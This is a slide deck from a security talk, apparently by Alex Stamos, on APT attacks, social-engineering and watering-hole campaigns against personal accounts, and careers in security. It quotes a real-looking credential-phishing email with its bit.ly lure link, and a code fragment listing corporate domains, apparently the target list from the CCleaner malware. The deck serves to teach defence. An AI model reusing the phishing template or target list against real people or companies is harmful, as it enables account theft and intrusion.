**LOCKHEED MARTIN**  
CYBER KILL CHAIN®







**Seems a little..  
complex and sterile**


# Pulling off this kind of traditional “APT” attack is hard

1. Professional-grade, never seen software and infrastructure
2. Operational team, possibly available 24x7
3. Understanding of how real companies operate
4. Anti-attribution is extremely difficult, lots of fingerprints

In 2018, much more focus on attacks against personal accounts and watering holes.


# Model of high-end operations





Traditional  
Infosec

Abuse



# Iranian Hackers Attack State Dept. via Social Media Accounts

By DAVID E. SANGER and NICOLE PERLROTH NOV. 24, 2015

Over the past month, Iranian hackers identified individual State Department officials who focus on Iran and the Middle East, and broke into their email and social media accounts, according to diplomatic and law enforcement officials familiar with the investigation. The State Department became aware of the compromises only after Facebook told the victims that state-sponsored hackers had compromised their accounts.


“It was very carefully designed and showed the degree to which they understood which of our staff was working on Iran issues now that the nuclear deal is done,” said one senior American official who oversees much of that operation and who requested anonymity to discuss a continuing investigation. “It was subtle.”

Iran’s cyberskills are not yet equal to those of Russia or China. But the attack against the State Department by using the social media accounts of young government employees to gain access to their friends across the administration — a focus that had not been seen before — showed an ingenuity beyond the Russian brute-force attack that infiltrated the State Department’s unclassified email system a year ago.



> \*From:\* Google <no-reply@accounts.googlemail.com>  
> \*Date:\* March 19, 2016 at 4:34:30 AM EDT  
> \*To:\* [REDACTED]@gmail.com  
> \*Subject:\* \*Someone has your password\*

>  
> Someone has your password  
> Hi John  
>  
> Someone just used your password to try to sign in to your Google Account  
> [REDACTED]@gmail.com.  
>  
> Details:  
> Saturday, 19 March, 8:34:30 UTC  
> IP Address: 134.249.139.239  
> Location: Ukraine  
>  
> Google stopped this sign-in attempt. You should change your password  
> immediately.  
>  
> CHANGE PASSWORD <<https://bit.ly/1PibSU0>>  
>  
> Best,  
> The Gmail Team  
> You received this mandatory email service announcement to update you about  
> important changes to your Google product or account.







# Social engineering killchain



# Watering Hole Attacks



```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisoco.com",
"uk.pri.o2.com",
"vf-es.internal.vodafone.com",
"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",
"test.com");
```

Great write-up by Talos Intel:

<https://blog.talosintelligence.com/2017/09/avast-distributes-malware.html>

# Where is this going?

1. There is no “personal space” safe from advanced actors
2. Consumer tech platforms need to act paternalistically
3. Legal barriers in the West make protection/response difficult
4. “Nation-state sponsored” is tired. “Nation-state encouraged or allowed” is new hotness.

# Careers in Security

# What impact do you want to have on the world?

InfoSec might be the most impactful engineering discipline of the 21st century.

You can choose to:

- Protect those who cannot protect themselves
- Bring voice to those who have never had it
- Secure the technologies that billions depend upon
- Stop those who wish to use technology to control and oppress millions

Participating in this industry makes you a moral actor.

Shape your career around your ethical choices, not vice versa.

# Six Tips for a Successful Career

1. Always put yourself in a position to learn and grow. Comfort == decay
2. Be part of the product, not the plumbing
3. Your point of maximum leverage comes right after you get a job offer
4. Understand the Cap Table for any private company
5. Always go into a meeting knowing what you want the outcome to be
6. It's a small industry. Be nice

Thank you and good luck!

[alex@stamos.org](mailto:alex@stamos.org)